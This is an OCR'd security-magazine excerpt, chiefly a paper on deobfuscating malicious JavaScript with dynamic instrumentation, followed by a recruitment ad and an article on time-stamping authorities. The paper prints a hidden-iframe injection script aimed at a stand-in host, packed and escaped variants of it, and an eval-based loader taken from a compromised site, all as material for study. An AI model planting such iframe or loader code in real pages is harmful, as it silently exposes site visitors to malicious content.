Aditya K Sood is a Security Researcher at Vulnerability Research Labs, COSEINC. He is also a founder of SecNiche Security, an independent security research arena for cutting edge research. He is having an experience of more than 7 years in the security world. He holds BE and MS in Cyber Law and Information Security. He is an active speaker at leading security conferences including RSA (US). He has written for journals HITB, Hakin9, BCS, Usenix and Elsevier. His work has been quoted at eWeek, SC-Magazine and ZDNet. He has given a number of advisories to forefront companies. •

REFERENCES

1. ***http://www.secniche.org***
2. ***http://cera.secniche.org***
3. ***http://www.xssed.com***
4. ***http://www.microsoft.com***
5. ***http://www.securityfocus.com***
6. ***http://www.owasp.org***

Dynamic Instrumentation

An Application to JavaScript Deobfuscation

By **Daniel Reynaud**, Nancy University – Loria, *reynaudd@loria.fr*

Despite the rise of web-based malware[9], the landscape of malicious JavaScript analysis has not changed much over the years. Indeed, the obfuscation techniques used are well understood, and a number of analysis tools roughly based on the same model have been implemented.

In the last edition of HITB Magazine[5], Wayne Huang and Aditya K. Sood addressed the problem of classification (given a set of scripts, separate benign and malicious scripts). They showed that analysing the concrete syntax of JavaScript programs was not sufficient to classify them as benign or malicious.

In this paper, we suggest a lightweight method to address the problem of behavioural analysis (given a script, report the security sensitive actions it can perform). It is based on the idea of dynamic instrumentation and was first demonstrated at the Deepsec security conference[10] at the end of last year.

CLASSIC OBFUSCATION AND DEOBFUSCATION TECHNIQUES

Introduction to JavaScript Obfuscation

Malicious JavaScripts are found on malware distribution pages (as used by the Waledac botnet for instance[6]) or on hacked websites, where they attempt to trigger exploits or to insert advertisements in the page. Most malicious behaviors manifest themselves by:

- fetching content from other domains (scripts or images)
- writing to the DOM of the page

Compared to desktop malware, the set of functionality is limited and fairly visible, given the plain text nature of JavaScript. To avoid trivial analysis, malware authors use obfuscations mostly to hide strings from their program, mostly by using:

- identifiers renaming
- string transformations (regexp search and replace, unescape, ROT13...)
- dynamic code (call to the eval function)

The information contained in identifiers is lost forever, but as demonstrated in[5], string transformations and dynamic code are effective against static heuristics because they are also used in benign scripts.

Figure 1 shows that by shifting everything inside eval (), the actions of the script no longer appear in clear text. One could object that since unescape () is a standard function, escaped strings are almost equivalent to clear text for static analyzers. This is why more advanced obfuscators use custom string transformation functions, such as ROT13 or a custom one such as in *Figure 2* (found on a compromised website).

Figure 1

Example 1. Let's start with the following virtually malicious script:

```
malicious_iframe = "<iframe src=\"http://mal.icio.us/out.php\"
     width=0 border=0 height=0 style=\"display:none\">";
document.write (malicious_iframe)
```

Of course this is not very stealthy, so the minimum would be to hide the malicious url:

```
malicious_iframe = unescape('%69%66%20%79%6f
   %75%20%61%72%65%20%72%65%61%64%69%6e
   %67%20%74%68%69%73%20%6d%65%73%73%61%67%65%2c%20%79%6f
   %75%20%63%6c%65%61%72%6c%79%20%73%70%65%6e%64%20%74%6 f%6f
   %20%6d%75%63%68%20%74%69%6d%65%20%6f%6e%20%79%6f
   %75%72%20%63%6 f%6d%70%75%74%65%72');
document.write(malicious_iframe)
```

This is better, but the script is still suspect because of the call to document.write() (in addition to the not-so-clever identifier). Dynamic code is typically used to solve this:

```
eval(unescape('%6e%6f%20%73%65%72%69%6f%75%73%6c%79%2c%20%79%6
    f%75%20%73%68%6f%75%6c%64%20%67%65%74%20%6f%75%74%20%61%6e
    %64%20%64%6f%20%73%6f%6d%65%74%68%69%6e%67%20%66%6f
    %72%20%72%65%61%6c'))
```

Figure 2

```
function vpgbnb25(z) {
var c = z.length,
    m = 1024,
    i , s , h , b = 0,
    w = 0,
    x = 0,
    d = Array (63 , 21 , 18 , 38 , 34 , 52 , 61 , 24 , 1 , 36 , 0 , 0 ,
        0 , 0 , 0 , 0 , 46 , 39 , 0 , 40 , 51 , 54 , 7 , 58 , 26 , 3 ,
       30 , 14 , 53 , 31 , 10 , 22 , 57 , 8 , 16 , 43 , 25 , 59 , 12 ,
       35 , 45 , 47 , 23 , 0 , 0 , 0 , 0 , 9 , 0 , 4 , 37 , 6 , 11 ,
       56 , 44 , 41 , 55 , 19 , 20 , 32 , 33 , 48 , 13 , 50 , 27 ,
       60 , 42 , 17 , 62 , 29 , 2 , 15 , 5 , 28 , 49) ;
for (s = Math.ceil(c / m); s > 0; s--) {
     h = '';
     for(i = Math.min(c , m); i > 0; i--, c--) {
         x |= (d[z.charCodeAt(b++) - 48]) << w;
         if (w) {
             h += String.fromCharCode(163 ^ x & 255);
             x >>= 8;
             w -= 2
         } else {
             w = 6
         }
     }
     eval (h);
}
}
vpgbnb25("jSyDFDVLnv6LvMXLRU_lADyDciQ3FDVm...
V5i0fmHATDVhfz8EPAVryzsdfDch_lNv")
```

Classic Analysis Model

The purpose of the techniques presented so far is to make the analysis less obvious for static heuristics, but obviously they don't resist manual inspection very long. The technique for manual deobfuscation is very straightforward: find interesting program points (such as document.write() and eval()) and replace them with print(). This way, you dump the clear text form of dynamic code and the modifications to the DOM when you execute the program.

This process is simple, efficient for most obfuscated scripts and can be automated easily. The traditional technique is to use (a potentially modified) JavaScript interpreter, such as SpiderMonkey (Mozilla's C implementation of JavaScript) along with a simulated browser environment. Many implementations are based on this model[8], such as MalZilla, Spiy[3], Jsunpack[4]...

Specific counter-measures have been employed to further delay this type of analysis, mostly by checking differences between the simulated environment and a real browser. For instance, checking the user agent or using the current URL as a decryption key can be a serious problem for automated analysis environments.

A DIFFERENT ANALYSIS METHOD

Concept

We propose a different methodology for JavaScript analysis, based on the idea of dynamic binary instrumentation (DBI) as implemented in Pin[7] and DynamoRIO[2] for native code. DBI is itself based on dynamic translation (such as implemented in QEMU[1]), which consists in on-the-fly translation of a program from one architecture to another. DBI can be seen as same-language dynamic translation, adding instrumentation routines to the program in the mean time.

Performing the translation on demand has the advantage that self-modifying code is supported out of the box: the operations that turn data into code just have to be replaced by operations that perform the instrumentation on the data, and then turn the data into code.

Instrumentation works by modifying the program to analyse and running the modified program, it has the advantage that there is no need to modify the underlying interpreter or the browser. But it also has the drawback that the modifications can potentially break the program (they should therefore be semantics-preserving) but they can also be detected using introspection. It is a problem known as the transparency of the instrumentation, which is unavoidable.

A Bare-Bones Instrumenter

In order to perform instrumentation, we need to:

- have access to the program's concrete syntax
- know the set of functions that turn data into code

As a first approximation, if we suppose that eval() is the only function that turns strings (i.e. data) into JavaScript statements (i.e. code), then we can use the algorithm in *Figure 3* as a first bare-bones JavaScript instrumenter.

Figure 3

```
instrument = function (script) {
     result = script.replace(/eval\(/g,"instrument(");
     alert("instrumented code:\n" + result);
     return eval(result);
}
```

It only replaces (or hooks) the eval() function and dumps its argument. As a consequence, programs without eval() (i.e. not self-modifying) will run unmodified. As a side note, this instrumenter is unable to instrument itself. It is left as an exercise to the reader to enable bootstrapping for this 5-lines program.

Tokenisation and Rewriting Rules

The bare-bones instrumenter introduced above will fail often, because the proper way to transform a program is not with a regexp search and replace. For instance, it will corrupt the program in *Figure 5*.

Figure 4

Example 2. Let's take the following program:

```
eval(unescape('%61%6c%65%72%74%28%34%32%29'))
```

And instrument it:

```
script = "eval(unescape('%61%6c%65%72%74%28%34%32%29'))"
instrument(script)
```

We obtain the following result:

```
> instrumented code : instrument(unescape('%61%6c
    %65%72%74%28%34%32%29') )
> instrumented code : alert(42)
> 42
```

We can see the instrumentation working on the first layer of the program (with eval()), then on the second layer (the escaped string), and then the output of the program. We have therefore preserved the behavior of the program, while at the same time dumping the clear text of any executed code.

Figure 5

```
booktitle = "La Mort du Petit Cheval(de Hervé Bazin)";
if (booktitle.length!= 39)
    alert("there is a problem")
```

The proper way to perform this is to add a JavaScript lexer, turning the input string into a stream of tokens. The instrumentation process then becomes:

1. tokenize the input program (in order to differentiate identifiers, literals and operators)
2. apply rewriting rules of the form: token('value', type) -> token('new_value', new_type)
3. transform the new stream of tokens into a string
4. run eval() on this string

The rewriting rules are the actual instrumentation, they allow to control the program. Common rewriting rules would replace security-sensitive actions (in addition to eval()) such as document.write(), location.replace(), new ActiveXObject(), setTimeout(), etc.

Virtualised Environment

Another important point is that the instrumentation is not sound because it will miss other calls to eval(), such as this one (using the fact that JavaScript objects are dictionaries):

```
this['eval']('alert(42)')
```

So eval() can be called via a string, in particular it means that 'eval' can be called without appearing syntactically. For instance, this code snippet is equivalent to the one above:

```
x=unescape(%45%56%41%4c).toLowerCase();
this[x]('alert(42)')
```

A solution is to create a virtual 'this' object, and redirect all references from the original to the virtual object. The virtual object can then be populated with a replacement eval() function.

DEMONSTRATION

The ideas presented earlier have been implemented in a prototype called Crême Brûlée. It is available online:

- source code: `http://code.google.com/p/cremebrulee/`
- online demo: `http://www.loria.fr/~reynaudd/creme_brulee/`

Although it lacks many features of a full-blown analysis product, it was particularly quick to develop and works on many malicious scripts. Its source code consists in:

- ~200 lines of JavaScript for the actual instrumentation
- ~300 lines of JavaScript for the lexer (based on Douglas Crockford's JavaScript parser)
- ~200 lines of JavaScript and HTML for the interface and helper functions

Let's now see how it works on two advanced scripts.

Multiple Packing

Let's take one of the pseudo-malicious programs introduced in the first section and let's:

1. pack it with by Dean Edward's packer
2. pack the output of the first packer with the JavaScript Compressor on dynamic-tools.net
3. pack the output of the second packer with the Yellowpipe.com source code encrypter

The packed script and its analysis are shown in *Figure 6*. The interesting point is that due to the recursive nature of dynamic translation, nested layers of dynamic code are peeled off like an onion seamlessly.

Introspection

As mentioned previously, introspection techniques are sometimes used in advanced obfuscations to detect deviations from standard browser environments or modifications to the original script. But introspection is complex, and if done correctly, these checks can also be defeated. For instance, the whitespace obfuscation technique presented by Kolisar at Defcon 16 is an elegant technique combining:

- advanced javascript features, for instance it uses this.document.write() but only 'this' appears syntactically, every other element is never referred to directly (not even as an encoded parameter)
- introspection, using document.getElementById() to get a pointer to itself
- steganography, hiding data in spaces and tabs

If we run it in Crême Brûlée, it chokes on the following:

```
[cb] document.getElementById:p
```

That is because the script fails to get the pointer to itself. We have to fill the parameter 'div id="p"', so that the call to document.getElementById('p') succeeds. The output then becomes:

Figure 6

```
document.write(unescape("eval%28function%28m%2Cc%2Ch%29%7Bfunction%20z
    %28i%29%7Breturn%28i%3C%2062%3F%27%27%3Az%28parseInt%28i
    /62%29%29%29+%28%28i%3Di%2562%29%3E35%3FString.fromCharCode%28i
    +29%29%3Ai.toString%2836%29%29%7Dfor%28var%20i%3D0%3Bi%3C%20m.length
    %3Bi++%29h%5Bz%28i%29%5D%3Dm%5Bi%5D%3Bfunction%20d%28w%29%7Breturn
    %20h%5Bw%5D%3Fh%5Bw%5D%3Aw%3B%7D%3Breturn%20c.replace%28/%5Cb%5Cw+%5
    Cb/g%2Cd%29%3B%7D%28%27%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C%7C
    %7C%7C%7Ceval%7Cfunction%7Creturn%7CtoString%7Cif%7Creplace%7CString
    %7Cwhile%7Cnew%7CRegExp%7C18%7Cmalicious_iframe%7Chttp%7Cicio%7C%7
    Cout%7Cborder%7Cstyle%7C%7C%7C%7C%7C%7C%7Cnone%7Cwrite%7Cdocument%7
    Cdisplay%7Cheight%7Cwidth%7Cphp%7Cus%7Cmal%7Csrc%7Ciframe%7Csplit
    %27.split%28%27%7C%27%29%2C%27i%28j%28A%2CB%2CC%2CD%2CE%2CF%29%7BE%3
    Dj%28C%29%7Bk%20C.l%28B%29%7D%3Bm%28%21%5C%27%5C%27.n%28/%5E/%2Co
    %29%29%7Bp%28C--%29F%5BE%28C%29%5D%3DD%5BC%5D%7C%7CE%28C%29%3BD%3D%5
    Bj%28E%29%7Bk%20F%5BE%5D%7D%5D%3BE%3Dj%28%29%7Bk%5C%27%5C%5C%5C%5Cw
    +%5C%27%7D%3BC%3D1%7D%3Bp%28C--%29m%28D%5BC%5D%29A%3DA.n%28q%20r
    %28%5C%27%5C%5C%5C%5Cb%5C%27+E%28C%29+%5C%27%5C%5C%5C%5Cb%5C%27%2C%5
    C%27g%5C%27%29%2CD%5BC%5D%29%3Bk%20A%7D%28%5C%271%3D%22%3Ch%20g%3D%5
    C%5C%5C%5C%222%3A//f.3.e/4.d%5C%5C%5C%5C%22%20c%3D0%205%3D0%20b%3D0
    %206%3D%5C%5C%5C%5C%22a%3A7%5C%5C%5C%5C%22%3E%22%3B9.8%281%29%5C
    %27%2Cs%2Cs%2C%5C%27%7Ct%7Cu%7Cv%7Cx%7Cy%7Cz%7CG%7CH%7CI%7CJ%7CK%7CL
    %7CM%7CN%7CO%7CP%7CQ%5C%27.R%28%5C%27%7C%5C%27%29%2C0%2C%7B%7D
    %29%29%27%2C%7B%7D%29%29"));
```

If we run the packed script in Crême Brûlée with the option 'display dynamic code' on, it reports the first layer:

```
[cb] document.write:eval(function(m,c,h){function z(i){return(i<62?'':
     z(parseInt(i/62)))+((i=i%62)>35?String.fromCharCode(i+29):i.toString
     (36))}for(var i=0;i<m.length;i++)h[z(i)]=m[i];function d(w){return
     h[w]?h[w]:w;};return c.replace(/\b\w+\b/g,d);}('||||||||||||||||||
     eval|function|return|toString|if|replace|String|while|new|RegExp|18|
     malicious_iframe|http|icio||out|border|style||||||none|write|
     document|display|height|width|php|us|mal|src|iframe|split'.split
     ('|'),'i(j(A,B,C,D,E,F){E=j(C){kC.l(B)};m(!\'\'.n(/^/,o)){p(C--)F[E
     (C)]=D[C]||E(C);D=[j(E){kF[E]}];E=j(){k\'\\\\w+\'};C=1};p(C--)m(D[C
     ])A=A.n(q r(\'\\\\b\'+E(C)+\'\\\\b\',\'g\'),D[C]);k A}(\'1="<h g
     =\\\\"2://f.3.e/4.d\\\\" c=0 5=0 b=0 6=\\\\"a:7\\\\" >";9.8(1)\',s,s
     ,\'|t|u|v|x|y|z|G|H|I|J|K|L|M|N|O|P|Q\'.R(\'|\'),0,{}))',{}))
```

In turn, instrumenting this script returns the second layer of dynamic code:

```
[cb] dynamic code: eval(function(A,B,C,D,E,F){E=function(C){return C.
     toString(B)};if(!''.replace(/^/,String)){while(C--)F[E(C)]=D[C]||E(C
     );D=[function(E){return F[E]}];E=function(){return'\\w+'};C=1};while
     (C--)if(D[C])A=A.replace(new RegExp('\\b'+E(C)+'\\b','g'),D[C]);
     return A}('1="<h g=\\"2://f.3.e/4.d\\" c=0 5=0 b=0 6=\\"a
     :7\\">";9.8(1)',18,18,'|malicious_iframe|http|icio|out|border|style|
     none|write|document|display|height|width|php|us|mal|src|iframe'.
     split('|'),0,{}))
```

The third layer (i.e. the original program):

```
[cb] dynamic code: malicious_iframe="<iframe src=\"http://mal.icio.us/
     out.php\"width=0 border=0 height=0 style=\"display:none\">";
     document.write(malicious_iframe)
```

And finally it catches the potentially malicious action:

```
[cb] document.write: <iframe src="http://mal.icio.us/out.php" width=0
     border=0 height=0 style="display:none">
```

Figure 7

```
h=this_clone; for(i in h){ if ( i.length==8){ if (i.charCodeAt
     (0)==100){ if (i.charCodeAt (7)==116){break;}}}} for (j in
     h[i]){ if (j.length==5){ if (j.charCodeAt (0)==119){ if (j.
     charCodeAt (1)==114){break;}}}} for (k in h[i]){ if (k.
     length==14){ if (k.charCodeAt(0)==103){ if (k.charCodeAt
     (3)==69){break;}}}}r=h[i][k]('p'); for ( l in r ){ if (l.
     length==9){ if (l.charCodeAt(0)==105){ if (l.charCodeAt(5)
     ==72){break;}}}}a=r[l];b=a.split('\n');o="";d=1;e=10; for
     (c=0;c<e;c++){s=b[c]; for (f=0;f<d;f++){y=((s.length-(8*d)
     )+(f*8));v=0; for (x=0;x<8;x++){ if (s.charCodeAt(x+y)>9){
     v++;} if (x!=7){v=v<<1;}}o+=String.fromCharCode(v);}}h[i][
     j](o);
```

```
[cb] starting instrumented code
[cb] document.getElementById: p
[cb] document.write:secret_stuff
[cb] instrumented code returned
```

There is a tricky issue here: the script is heavily modified during the instrumentation, in particular spaces, tabs and newlines are stripped out. The actual script that is run is shown in *Figure 7*.

The visible modifications are that references to 'this' are replaced with references to 'this_clone' and the data encoded in whitespace has been removed. How is it possible then that the script decodes the secret message and writes it? The key is that the modified script (let's call it q) thinks it is getting a pointer to itself, when it is actually getting a pointer to the original script p. Therefore it thinks it is doing introspection, but it is not. Introspection really is complex.

CONCLUSION

We have shown that lightweight techniques (not requiring a single line of C or C++) can be used to efficiently analyse malicious scripts. Based on a well known technique for native code analysis, it is simple to adapt to high-level and dynamic languages such as JavaScript. Its limitations are transparency and conditional behaviors (a problem shared by all dynamic tools). Although not the definitive answer to JavaScript analysis, it deserves a place in the reverser's toolkit.

ACKNOWLEDGEMENTS


Thanks to my PhD supervisor, Jean-Yves Marion, for accepting the daunting task of, well, supervising me. Thanks to the folks from the High Security Lab (*http://lhs.loria.fr*): Philippe, Guillaume, Joan, Wadie, and Matthieu for all the coffee. Thanks to Benjamin Mossé for the feedback during the testing phase, and to the Sogeti dream team (Fred, Alex, Yoann, Gabriel...) for accepting me in their underground lair. I occasionally post updates on my projects here: *http://indefinitestudies.org*. •

REFERENCES

1. Fabrice Bellard. Qemu, a fast and portable dynamic translator. In ATEC '05: *Proceedings of the annual conference on USENIX Annual Technical Conference*, pages 41– 41, Berkeley, CA, USA, 2005. USENIX Association.
2. Derek Bruening. Efficient, transparent, and comprehensive runtime code manipulation, 2004. Ph.D. Thesis, MIT.
3. Stephan Chenette and Alex Rice. Spiffy: Automated javascript deobfuscation. In *PacSec*, 2007.
4. Blake Hartstein. Jsunpack-n: Network edition. In *Schmoocon*, 2010.
5. Wayne Huang and Aditya K. Sood. Malware obfuscation tricks and trap. *HITB Magazine*, 1(1):2538, 2010.
6. Carlton R. Davis Joan Calvet and Pierre-Marc Bureau. Malware authors don't learn, and that's good! In Proceedings of the 4th International Conference on Malicious and Unwanted Software (Malware'09), 2009.
7. Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geo Lowney, Steven Wallace, Kim Hazelwood, and Vijay Janapa Reddi. Pin: Building customized program analysis tools with dynamic instrumentation. In *Programming Language Design and Implementation* (PLDI), 2005.
8. Jose Nazario. Reverse engineering malicious javascript. In *CanSecWest*, 2007.
9. Niels Provos, Dean Mcnamee, Panayiotis Mavrommatis, Ke Wang, Nagendra Modadugu, and Google Inc. The ghost in the browser: Analysis of web-based malware. In *First Workshop on Hot Topics in Understanding Botnets*, 2007.
10. Daniel Reynaud and Jean-Yves Marion. Dynamic binary instrumentation for deobfuscation and unpacking. In *In-Depth Security Conference Europe (Deepsec)*, 2009.

HITB Jobs

IT Security Recruitment



With the increasingly combative nature of Information Technology Security in the workplace, the need for skilled Security Professionals with real-world experience has reached critical levels. Theoretical knowledge obtained from educational institutions and industry certification is insufficient to defend sensitive information from miscreants who utilize the latest methods to infiltrate organizations. Due to the unique characteristics and skill sets of this niche industry, Human Resource personnel are often times unable to quantify a potential employee's battlefield ability.

HITBJobs provides an End-to-End solution to corporate organizations and government departments seeking to form or strengthen their internal IT security teams. We provide HR personnel and decision-makers the ability to select and hire future company employees based on reviews gleaned from a non-biased evaluation process conducted by industry peers and experts.

http://www.hitbjobs.com

SIGN UP AS AN EMPLOYER AND GET:

- Access to a global database of IT Security professionals available for immediate hire, contract work or headhunting.
- Placement of available positions for hire into a targeted environment.
- Vetting and Verification of potential Employees' curriculum vitae by similarly skilled peers
- Evaluation and Recommendation of potential Employees, via skill-focused interviews conducted by a two tier panel of IT security professionals and notary figures.
- Security Team development, training and consultancy

Time Stamping

What & Who... But Also When

By **Patricia Prandini, Marcia Maggiore, Emiliano Fausto and Pablo Rogina**

An electronic document was digitally signed and the corresponding certificate was revoked. What happened first? Is the digital signature valid? Or the revocation took place before the document was signed?

When you are required to present a certain document, for instance, a quotation or a judicial notice, you will probably have a due date. If they have to be dispatched through a computer system, how could you be completely sure that it was received on time?

A digitally signed document must be retained for a period of time exceeding the validity period of the corresponding digital certificate. How do you unequivocally prove that it was digitally signed while the corresponding certificate was valid?

These are some of the issues requiring the use of a mark or time stamp, produced by an independent and reliable party.

The impact of time stamp reaches many aspects of our daily life such as:

- Judicial activity (legal notices, pronouncement of judges, etc.)
- Commercial transactions (electronic invoices, remote contracts, electronic purchase of shares, etc.) and international trade
- E-Government (e-filing of tax returns, electronic procurement, etc.)

The delivery of time stamping services around the world shows different degrees of progress depending on the country and is generally linked to electronic signatures and digital certificates, even though its use is much broader.

International experience also shows that entities providing time stamp services are either public or private and time stamps are charged at different rates according to each particular market.

This article describes technical characteristics and main components used to provide these services to third parties, i.e. customers outside the entity. It also includes the minimum requirements for the technological infrastructure necessary for its operation. Finally, it explores some international experiences and details the main challenges regarding the security of such implementations.

TECHNICAL DEFINITIONS

Standard ETSI TS 102 023 v. 1.2.1 (2003-01) states that generation of reliable evidence requires a method allowing the association between a transaction and a data set representing a specific date and time, so it can later be compared to other transactions.

The quality of this evidence, as stated by the standard, is based on the process of creating and managing the time data structure representing each event and on the quality parameters that matches the real world.

One implementation method is the use of a time stamp associated to the data, which unequivocally proves that the data existed before a certain date and time.

RFC 3161 defines a time stamp protocol as a service that shows that a certain piece of data existed before a given time. Its use contributes to ensure non-repudiation.

A Time Stamp Authority (TSA) is a trusted entity that provides that service.

Providing a time-stamp service requires a set of components ranging from equipment, facilities, trained staff and reliable policies and procedures associated to the service, which must comply with proper rules and standards.

TSA activities can be decentralized through the use of other entities that provide part of those services. However, the TSA always maintains the responsibility for the services rendered and should ensure that the whole process complies with all applicable policies, laws and regulation, good

practices, technical requirements and controls.

DIGITAL SIGNATURES AND TIME STAMPS

The technical solution to the issue of authorship and integrity of an electronic document comes from asymmetric cryptography. In this sense, electronic and digital signatures are recognized as the more suitable option to produce the same effect as handwritten signatures. In other words, digital signatures bind an electronic document to a particular person and provide guarantees that its content has not been altered since it was signed.


On the other hand, digital certificates besides being an essential part of a digital or electronic signature scheme, the also constitute a strong means for identity proof in computer networks. As such, in several countries they are included in national identity electronic cards, e-passports, professional e-credentials, etc.

However, as actual date and time of a transaction need to be proven, electronic documents, digital or electronic signatures or digital certificates failed to address this requirement. A time stamp is the solution.

Accordingly with regards to an electronic document, while a digital or electronic signature seeks to determine "what" and "who", a time stamp aims to establish "what" and "when."

It is also important to note the difference of the services associated to management of digital certificates life cycle (issue, revocation, renewal, etc.) from those related the issuing of time stamps.

Although in both cases the entities that provide these services use digital signatures and public key infrastructures, one of them issues digital certificates and the other time stamps. These elements have a completely different structure and different purposes and the management facilities that support their creation have particular characteristics.



An organization could operate both a Certification Service Provider and a TSA, as separate services, if applicable regulations do not state otherwise.

APPLICABLE STANDARDS

Follows a list of four standards specifically applicable to time-stamping services, listed according to their release date:

- RFC 3161, issued by the Internet Engineering Task Force (IETF) - Publication Date: August 2001
- ISO 18014, issued by ISO - Publication Date: 2002
- TS 102 023 v. 1.2.1 - "Electronic Signatures and Infrastructures - Policy Requirements for time-stamping authorities" issued by the European Telecommunications Standards Institute (ETSI), and then issued as RFC 3628 by IETF. Publication Date: November 2003
- X9.95-2005 issued by the ANSI (American National Standards Institute) - Publication Date: July 2005

TIME STAMP SERVICE DESCRIPTION

The time-stamp process follows the following phases:

- Time Stamp Request: The process of formal seal in which the applicant or client must prepare the object to be sealed.
- Time stamp issuance, which includes:
  - » Review of the correctness of the request, aimed at checking that this phase is complete and correct.
  - » Generation of the time parameter, requiring a reliable source of time.
  - » Preparation of time-stamp, which consists of time stamp preparation, that implies the association of the current point in time to a unique serial number and the data provided by the customer and ensures the policy requirements are fulfilled.
  - » Time Stamp Generation, which calculates the time stamp indicator that will be returned to the client. At this stage, the TSA performs the digital signature or cryptographic data time stamp.
- Time stamp reception, which is the process of verification of the seal, in which the client evaluates the authenticity and correctness of the received stamp.

HOW DO TIME STAMPS WORK?

In order to request a time stamp, the applicant submits to a TSA, the hash of the document or electronic content he/she wants to date.

Upon reception and after verifying that it meets technical requirements, the TSA adds to the hash the date and time obtained from a reliable source. Then it recalculates a new hash of the combination of both elements, and proceeds to digitally sign this piece of information. Thus, the time stamp obtained is sent back to the applicant.

Once received, the applicant verifies the digital signature of the TSA. If successfully verified, it proceeds to compare the hash obtained with the hash of the original document plus date and time. If both match, then the time stamp is correct.

MAJOR ROLES FOR TIME STAMPING

The ANSI X9.95 standard identifies four roles when issuing time stamps:

TSA

According to RFC 3161, a TSA must:

- Use a reliable source of time, e.g. an atomic clock.
- Include a reliable time value for each stamp.
- Include a unique integer for each new label.
- Produce a new stamp when it receives a valid request from an applicant, provided that this is possible.
- Include in each stamp an identifier that describes the time-stamp policy under which it was created.
- Seal only the hash value of the original data.
- Review the OID of hash algorithm, verifying that it corresponds to the applicable security policy
- Verify that the hash length is correct.
- Do not examine the data received in any other way, except that listed above.
- Do not include any customer identification on the stamp.
- Sign each stamp using a key generated exclusively for this purpose, stating this fact in the appropriate digital certificate.
- Include additional information on the stamp at client request using extension fields, only for those that are supported by the TSA.

Additionally, the TSA should:

- Adequately protect its cryptographic keys.
- Revoke them immediately, when there is evidence or suspicion of a possible key compromise.
- Use keys with a sufficient length to ensure its use for a long period of time. Nowadays it is recommended keys having a length of at least 2048 bit. However, it should be noted that the keys have a finite duration and it is expected that documents must be time-stamped again at a later date in order to renew their reliability.
- Use reliable facilities and systems under permanent monitoring and control.
- Use reliable and competent staff to perform TSA tasks.
- Comply with all laws, regulations, standards and best practices that apply.

A TSA may operate several Units of Time Stamping, meaning the hardware and software that has a unique signature key pair for issuing time stamps.

Time Stamp Source Entity

A Time Stamp Source Entity (TSE) is an entity that provides the official time at a national or regional level and from which a TSA gets the time reference. Internationally, these entities calibrate their clocks with the International Bureau of Weights and Measures, which operates in France. The TSA, in its relationship with the TSE, produces a time Calibration Report, which provides an audit trail for task synchronization.

Applicant for a Time-stamp

Applicant is any entity that sends a time-stamp request to a TSA and receives a Time Stamp Token (TST) in response. The request contains a hash of the data that needs to be time-stamped.

A TST consists of the hash sent, the time stamp and other related data, digitally signed by the TSA. A subscriber may be an individual consumer or an organization and could by one or several potential time stamps.

Timestamp Verifier

A time stamp verifier or relying parties is the entity that receives and verifies a time stamp. It could be the same entity as the Applicant for a given time stamp.
They are required to verify that:

- The time-stamp was correctly signed and the corresponding certificate has not been revoked;
- The time-stamp policy of the TSA does not set limitations on the applicability of time stamps which are incompatible with the current use; and
- Any other precaution arising from related contracts or agreements.

SECURITY ASPECTS

A TSA must provide a precise, trustable and safe service. In order to achieve these assumptions, follows a set of considerations described in RFC 3161:

1. TSA signature key must have a proper length to provide a long period of time for its validity. As said before, state of the art dictates that RSA keys should be not less than 2048 bits long.
2. When TSA private key has been compromised, the corresponding digital certificate must be immediately revoked. After revocation, any time stamp signed with that private key must not be considered valid. To avoid these situations, the TSA private key must be destroyed or stored with appropriate security measures.
3. When a TSA ceases its functions, without compromising its private key, the corresponding digital certificate must be revoked immediately. This event should be stated as an attribute in the corresponding Certificate Revocation List (CRL).
4. Given the same hash algorithm, if several entities can get time stamp tokens for the same digital object, or if the same entity requires several time stamp tokens on the same object, the time stamp token must contain the same hash. Thus, a third party with access to those time stamp tokens should be able to infer that those time stamp tokens are related to the same original object.
5. An application requesting a time stamp token, must take adequate precaution to avoid a "man-in-the-middle" attack. In order to do that, any response taking longer than usual should be considered suspicious and safely discarded. The timeout will depend on the network or

transport method being used, and some other factors related to the infrastructure where the application is being executed.

CONCLUSION

A document, a transaction, a digital certificate, a picture, or any other digital data might not be trustable if it fails to be related to a specific moment in time. Moreover, it could not be trusted if the corresponding timestamp was not provided by an independent trusted entity.

The technical solution to this issue comes from the field of asymmetric cryptography and hash functions along with the use of trusted time source (usually associated with high precision clocks).

Thus, entities that issue time stamp tokens, known as Time Stamping Authorities (TSA), act as trusted third parties issuing time stamp tokens at request of a certain person or organization. This token contains a hash of the original data and a time reference, being all digitally signed by the TSA.
Several standards deal with technical and functional issues related to TSAs, ANSI X9.95 standard is probably the more updated and complete. Different entities, both private and governmental, are currently providing time stamping services all over the world, even though there isn't a wide and generalized used of time stamp tokens yet. Time will tell when time stamp benefits will be integrated to electronic documents, emails and other similar data.

ABOUT THE AUTHORS

Pablo J. Rogina is an Information Security specialist working at Mayorante (*www.mayorante.com.ar*), with more than 17 years of experience in several IT related positions. He holds a B.Sc. in Computer Sciences (2005) and is currently pursuing a M.Sc. in Information Security, both from Universidad de Buenos Aires, Argentina. He can be reached at *pablo@mayorante.com.ar*.

